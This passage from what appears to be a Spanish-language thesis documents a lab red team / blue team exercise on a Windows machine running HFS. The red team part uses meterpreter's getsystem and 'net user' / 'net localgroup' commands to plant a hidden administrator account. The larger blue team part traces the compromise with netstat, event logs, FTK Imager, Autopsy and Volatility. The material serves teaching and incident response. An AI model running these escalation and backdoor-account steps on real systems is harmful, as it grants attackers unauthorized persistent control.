como uno de los beneficios de meterpreter se encuentra la validación de técnicas de elevación de privilegios, como se visualiza en la siguiente imagen, por medio del comando getsystem se identifica que existe una técnica disponible en el sistema para realizar dicho escalamiento.

Haciendo uso del nuevamente del comando getuid se visualiza que ahora la conexión tiene privilegios de administrador con username: NT Authority\system.

Ilustración 22 Evidencia elevación de privilegios.




Fuente: propia.

4.3.5.6 Creación de usuarios local

Siguiendo el procedimiento de imagen continuación se crea un usuario local, el primer comando permite hacer un llamado desde la Shell generada por meterpreter a un símbolo de sistema nativo de Windows CMD.

El usuario es creado por medio del comando net user IvanBetancourt /add, paso seguido por medio del comando net localgroup Administradores IvanBetancourt /add, se adiciona el usuario creado a grupo de administración y finalmente él se realiza la comprobación de los usuarios administradores por medio del comando net localgroup administradores, validando de esta manera creación y adición del usuario a dicho grupo.


Ilustración 23 Evidencia creación usuario local administrador.



Fuente: propia.

Finalmente, y debido a que se tiene acceso local al equipo objetivo se listan las cuentas de usuario y ratifica la creación del usuario y su rol de administrador.

Ilustración 24 Evidencia cuentas de usuario maquina objetivo.



Fuente: propia.

4.4 EJERCICIO DE BLUE TEAM

4.4.1 Escenario ataque en tiempo real.

Inicialmente y frente a un ataque informático, seria definir qué equipo o equipos, servicios, aplicaciones o redes se han visto involucrados, aunque en un principio no se logren identificar a detalle cuales están involucrados, esto si permitirá identificar las consecuencias iniciales del incidente, validar si la afectación involucra solamente a recursos internos de la compañía o si se extiende a tercer. En la siguiente imagen se puede observar un ejemplo dado por Gómez[31], dicha matriz permite de manera diagnosticar el incidente.

Ilustración 25 Matriz diagnostico incidente

Síntoma	Código malicioso	Denegación de Servicio (DoS)	Acceso no autorizado
Escaneo de puertos	Bajo	Alto	Medio
Caída de un servidor	Alto	Alto	Medio
Modificación de ficheros de un equipo	Alto	Bajo	Alto
Tráfico inusual en la red	Medio	Alto	Medio
Ralentización de los equipos o de la red	Medio	Alto	Bajo
Envío de mensajes de correo sospechosos	Alto	Bajo	Medio

Fuente: propia

Ya con un contexto del incidente tomar medidas de contención, recuperación y erradicación. En principio, la idea es que previamente las estrategias de contención estuvieran definidas, sin embargo, no siempre sucede por los tanto es necesario determinar cuál es la acción más idónea, entre las cuales puede

[31] Gómez Vieites, La Lucha Contra El Ciberterrorismo y Los Atauques Informáticos, [Consultada 01 octubre 2021]. 2019 disponible en https://www.edisa.com/wp-content/uploads/2019/08/la_lucha_contra_el_ciberterrorismo_y_los_ataques_informaticos.pdf

estar aislar los equipos afectados o apagarlos directamente, desactivación de alguno de los servicios, entre otros. Es importante resaltar que lo ideal es retrasar el mayor tiempo posible una acción como el apagado de los equipos debido a que información volátil que puede ser de relevancia en procesos de análisis se perderían. La toma de decisiones debe estar siempre en función de un equipo interno que termine cual sería el impacto de las medidas tomadas.


Los siguientes pasos en el proceso de respuesta frente a un incidente de seguridad es la erradicación y recuperación. En la erradicación de ellas se busca eliminar los vectores que causaron el ataca, entre ellos la implementación de configuraciones, la actualización de una plataforma, etc. Finalmente, en la recuperación se restaura el servicio a su labor normal, con las medidas de protección identificadas y se realizan las pruebas que tengan lugar al sistema para comprobar su correcto funcionamiento.

4.4.2 Pruebas realizas en el caso de estudio.

En los siguientes puntos se describen las validaciones realizas desde el punto de vista del equipo de Blue Team para el incidente de seguridad, el objetivo es poder identificar comportamientos sospechosos que puedan ayudar a determinar los puntos de fallo que fueron utilizados por el Red Team.

- Revisión de procesos y conexiones actuales del sistema, como se puede observar en la siguiente imagen y haciendo uso del comando *netstat -ona* se listan los detalles de las conexiones actualmente establecidos en el sistema, inicialmente se observa que el proceso ID 2876, es quien se encuentra utilizando el puerto 80 y múltiples conexiones desde dirección IP 192.168.90.4, tanto para el puerto 80, como para diferentes puertos, sin embargo, estas conexiones están relacionadas con el proceso ID 4.

Ilustración 26 Conexiones equipo Netstat



```
C:\Users\usuario>netstat -ano

Conexiones activas

  Proto  Dirección local          Dirección remota        Estado           PID
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       2876
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       732
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:554            0.0.0.0:0              LISTENING       2556
  TCP    0.0.0.0:2869           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:10243          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       396
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       784
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       948
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       484
  TCP    0.0.0.0:49157          0.0.0.0:0              LISTENING       496
  TCP    0.0.0.0:49160          0.0.0.0:0              LISTENING       2924
  TCP    127.0.0.1:49209        127.0.0.1:49210        ESTABLISHED     3032
  TCP    127.0.0.1:49210        127.0.0.1:49209        ESTABLISHED     3032
  TCP    127.0.0.1:49211        127.0.0.1:49212        ESTABLISHED     1956
  TCP    127.0.0.1:49212        127.0.0.1:49211        ESTABLISHED     1956
  TCP    127.0.0.1:49218        127.0.0.1:49219        ESTABLISHED     3020
  TCP    127.0.0.1:49219        127.0.0.1:49218        ESTABLISHED     3020
  TCP    127.0.0.1:49220        127.0.0.1:49221        ESTABLISHED     2672
  TCP    127.0.0.1:49221        127.0.0.1:49220        ESTABLISHED     2672
  TCP    127.0.0.1:49248        127.0.0.1:49249        ESTABLISHED     1868
  TCP    127.0.0.1:49249        127.0.0.1:49248        ESTABLISHED     1868
  TCP    127.0.0.1:49301        127.0.0.1:49302        ESTABLISHED     3908
  TCP    127.0.0.1:49302        127.0.0.1:49301        ESTABLISHED     3908
  TCP    192.168.90.6:139       0.0.0.0:0              LISTENING       4
  TCP    192.168.90.6:2869      192.168.90.4:34714     CLOSE_WAIT      4
  TCP    192.168.90.6:2869      192.168.90.4:34764     CLOSE_WAIT      4
  TCP    192.168.90.6:2869      192.168.90.4:34966     CLOSE_WAIT      4
  TCP    192.168.90.6:2869      192.168.90.4:35018     CLOSE_WAIT      4
  TCP    192.168.90.6:2869      192.168.90.4:35098     CLOSE_WAIT      4
  TCP    192.168.90.6:2869      192.168.90.4:35148     CLOSE_WAIT      4
  TCP    192.168.90.6:2869      192.168.90.4:35412     CLOSE_WAIT      4
  TCP    192.168.90.6:2869      192.168.90.4:35438     CLOSE_WAIT      4
  TCP    192.168.90.6:2869      192.168.90.4:35550     CLOSE_WAIT      4
  TCP    192.168.90.6:2869      192.168.90.4:35578     CLOSE_WAIT      4
  TCP    192.168.90.6:2869      192.168.90.4:35682     CLOSE_WAIT      4
  TCP    192.168.90.6:2869      192.168.90.4:35818     CLOSE_WAIT      4
```

Fuente: propia

- Con el objetivo de identificar el nombre del proceso que se encuentra sobre el puerto 80, se ejecuta el siguiente comando utilizando el ID identificado del proceso *tasklist* | *findstr 2876*, dando como resultado el *hfs.exe.*


Ilustración 27 Lista de proceso equipo

```
C:\Users\usuario>tasklist | findstr 2876
hfs.exe                       2876 Console                    1    19.816 KB
```

Fuente: propia

- Revisión del visor de eventos, inicialmente se procede a validar la información que está dentro de los registros de eventos de seguridad del mismo sistema, como se observa en la siguiente imagen se observa un evento ID 4738, con un cambio en una cuenta de usuario que involucra al usuario IvanBetancourt. Esta información al ser contrastada con los administradores del sistema evidencia la creación de un usuario no autorizado y evidenciando que existió un compromiso de la maquina y posterior a ello un proceso de elevación de privilegios que le permitió al atacante crear un usuario local con permisos de administrador.


Ilustración 28 visor de eventos



Fuente: propia

- Revisión del aplicativo, en la siguiente imagen se pueden visualizar los logs del aplicativo en los cuales se evidencian solicitudes con diferentes parámetros de enumeración de directorios desde la dirección IP 192.168.90.4, acciones sospechosas que un usuario tradicional no realiza en el uso normal de este tipo de aplicaciones.

Ilustración 29 Logs aplicativo identificación IP



Fuente: propia

4.4.3 Análisis de información no volátil.


El objetivo es crear una imagen bit a bit del disco duro de la maquina objetivo con sobre la cual realizar los análisis sin afectar en lo absoluto la información que reposa en el disco, para esto se hace uso del aplicativo FTK Imager. Como lo menciona accessdata[32] en su web oficial FTK® Imager es una herramienta de obtención de imágenes y vista previa de datos que le permite evaluar rápidamente la evidencia electrónica para determinar si se justifica un análisis

[32] Accessdata, forensic-toolkit-ftk –ftkimager, [Sitio web]. Accessdata, 2020 [Consultado 2021 Mar 5]. Disponible en https://accessdata.com/product-download/ftk-imager-version-4-2-1

adicional con una herramienta forense como AccessData® Forensic Toolkit® (FTK). FTK Imager también puede crear copias perfectas (imágenes forenses) de datos informáticos sin realizar cambios en la evidencia original.

Para realizar la imagen del disco y luego de descargar e instalar el aplicativo FTK, en la opción file>Create Disk Image, se despliega la ventana vista en la próxima imagen, sobre la cual se selecciona Physical Drive


Ilustración 30 Selección tipo de evidencia y disco



Fuente: propia

Paso siguiente a la eleccion del disco al cual realizar copia bit a bit, se selecciona el tipo de imagen a generar, en esta ocasión Raw[33] con extension .dd, como se observa en la siguiente imagen para el posterior analisis con otra herramienta forense.

Ilustración 31 Selección tipo de imagen destino




Fuente: propia

[33] Boddington R. Practical Digital Forensics [Sitio web]. Birmingham, UK: Packt Publishing; 2016 [Consultado 12 septiembre 2021]. (Community Experience Distilled). Disponible en https://search-ebscohost-com.bibliotecavirtual.unad.edu.co/login.aspx?direct=true&db=e000xww&AN=1242578&lang=es&site=ehost-live

Como resultado la imagen generada será una copia exacta del disco principal del sistema y su respectiva suma de comprobación como se representa en la siguiente imagen para soportar que ambos contienen la misma información.


Ilustración 32 Verificación imagen realizada.



Fuente: propia

Posterior a la toma de la imagen, se requiere iniciar con el análisis forense en búsqueda de información relevante, para lo cual se hace uso del aplicativo AUTOPSY, como lo indican en su página web[34] es la una de las principales plataformas forense digital de código abierto de extremo a extremo. Creado por Basis Technology con las características principales que espera de las herramientas forenses comerciales, Autopsy es una solución de investigación de disco duro-rápida, completa y eficiente que evoluciona con sus necesidades. Para lo que se crea un nuevo caso, con los datos de asignados para el caso, posteriormente se selecciona como se puede observar en la imagen, la copia generada del disco en el punto anterior.

Ilustración 33 Selección datos a analizar Autopsy




Fuente: propia

[34] Sleuthki, Autopsy User's Guide, [Internet]. Sleuthki, [Consultado 2021 Mar 5]. 2018 disponible en http://sleuthkit.org/autopsy/docs/user-docs/4.18.0/

Paso siguiente, se selecciona que dicho análisis se desarrolle sobre todo los archivos y directorios con el objetivo de hallar información relaciona con las características evidenciadas en la siguiente imagen.


Ilustración 34 Información Autopsy



Fuente: propia

Como resultado del análisis realizado por el aplicativo se pueden evidenciar entre otras múltiples opciones, los archivos borrados en el sistema, en la siguiente imagen se presentan las cookies de navegación de los navegadores, documentos recientemente utilizados, historial de navegación, programas ejecutados entre otros.

Ilustración 35 Resultado Autopsy




Fuente: propia

4.4.4 Análisis de la memoria volátil.

Copia de memoria RAM, por medio de la misma herramienta FTK, se procede a generar una copia total de la memoria RAM, con el objetivo de analizarla el análisis de la memoria volátil del sistema, como se observa en la siguiente imagen la copia es generada para la totalidad de las 2Gb de memoria, este proceso en ocasiones es dispendioso en la medida que los tamaños asignados a memoria RAM en los servidores cada día son mayores y este tipo de copia es total.

Ilustración 36 Generación archivo memdump




Fuente: propia

Se realiza análisis de los datos registrados por medio del aplicativo Volatility, los desarrolladores de volatility fundation[35] indican que permite analizar el estado de tiempo de ejecución de un sistema utilizando los datos que se encuentran en el almacenamiento volátil (RAM).

- El primer análisis se realiza por medio del comendo *vol.py --profile=Win7SP1x64 -f memdump.mem netscan,* con el objetivo de identificar cuáles son las conexiones de red identificadas, en la siguiente imagen se resaltan la conexión desde la dirección IP 192.168.90.6 a dirección IP 192.168.90.4, la cual se observó en pasos anteriores como la dirección IP con una gran cantidad de intento de peticiones, esta conexión está relacionada al proceso ID 3896. El puerto 4444 es el que utiliza metasploit por defecto para las conexiones y por lo tanto seria desde donde se generó el compromiso a la máquina.

Ilustración 37 Volatility netscan




0x7f628010	UDPv6	::1:52817	*:*		1540	svchost.exe	2021-09-25 03:51:43 UTC+0000
0x7f768010	UDPv4	0.0.0.0:0	*:*		676	VBoxService.ex	2021-10-05 14:16:43 UTC+0000
0x7f77c2f0	UDPv4	127.0.0.1:52819	*:*		1540	svchost.exe	2021-09-25 03:51:43 UTC+0000
0x7f589300	TCPv4	192.168.90.6:139	0.0.0.0:0	LISTENING	4	System	
0x7ee3a730	TCPv4	-:49959	142.250.78.138:443	CLOSED	3032	firefox.exe	
0x7ee69230	TCPv4	-:0	104.176.187.1:0	CLOSED	496	lsass.exe	
0x7ee9acf0	TCPv4	192.168.90.6:80	192.168.90.4:38845	CLOSED	2876	hfs.exe	
0x7eea1770	TCPv4	192.168.90.6:49964	192.168.90.4:4444	CLOSED	3896	conhost.exe	
0x7f00cba0	TCPv4	127.0.0.1:49212	127.0.0.1:49211	ESTABLISHED	1956	firefox.exe	
0x7f038cf0	TCPv4	192.168.90.6:2869	192.168.90.4:49686	CLOSED	4	System	
0x7f0a63b0	TCPv4	192.168.90.6:2869	192.168.90.4:46908	CLOSED	4	System	
0x7f10d370	TCPv4	192.168.90.6:2869	192.168.90.4:47578	CLOSED	4	System	

Fuente: propia

[35] Volatility Foundation, About | Volatility Foundation, [Consultada 01 Octubre 2021]. 2019 Disponible en https://www.volatilityfoundation.org/about.

- El siguiente análisis realizado por medio del comenado *vol.py --profile=Win7SP1x64 -f memdump.mem pstree,* permite identificar los procesos en un árbol que tienen relación a la conexión identificada en el punto anterior, en la siguiente imagen se pude observar que dicho proceso es creado bajo varios ID. Que su ves parten del proceso padre ID 408.


Ilustración 38 Volatility pstree



Fuente: propia

- Como siguiente paso se realiza el análisis de los DLL asociados a los diferentes procesos resaltados en el punto anterior, con el objetivo de identificar comportamientos sospechosos, en la siguiente imagen para el proceso padres ID 408 se evidencian varios llamados a DLL del sistema y una línea de comando sin relación alguna ubicación legitima dentro del sistema. El comando utilizado es *vol.py --profile=Win7SP1x64 -f memdump.mem dlllist*


Ilustración 39 Volatility dlllist PID 408



Fuente: propia

- El siguiente procedo relacionado es el 3896, de igual manera tiene relación con DLL del sistema, los procesos asociados presentan un comportamiento sospechoso, los cuales tienen relación a la actividad asociada a la dirección IP 192.168.90.4.

Ilustración 40 Volatility dlllist PID 3896



Fuente: propia

4.4.5 Medidas de endurecimiento propuestas.

El endurecimiento o Harding son medidas de seguridad aplicadas sobre los equipos de tecnología con el objetivo de reducir la superficie de vulnerabilidad, generando dificultades a los ciberdelincuentes. Por lo tanto, con la implementación correcta sobre los sistemas se redice el riego en los siguientes puntos:

- Equipos con Software desactualizado.
- Permanencia de usuarios inactivos sobre los sistemas de manera innecesaria.
- Inicios de sesión innecesarios.
- Políticas para desactivar servicios sobre los sistemas que no son requeridos, pero que si pueden servir como plataforma de entrada para un ciberdelincuente.

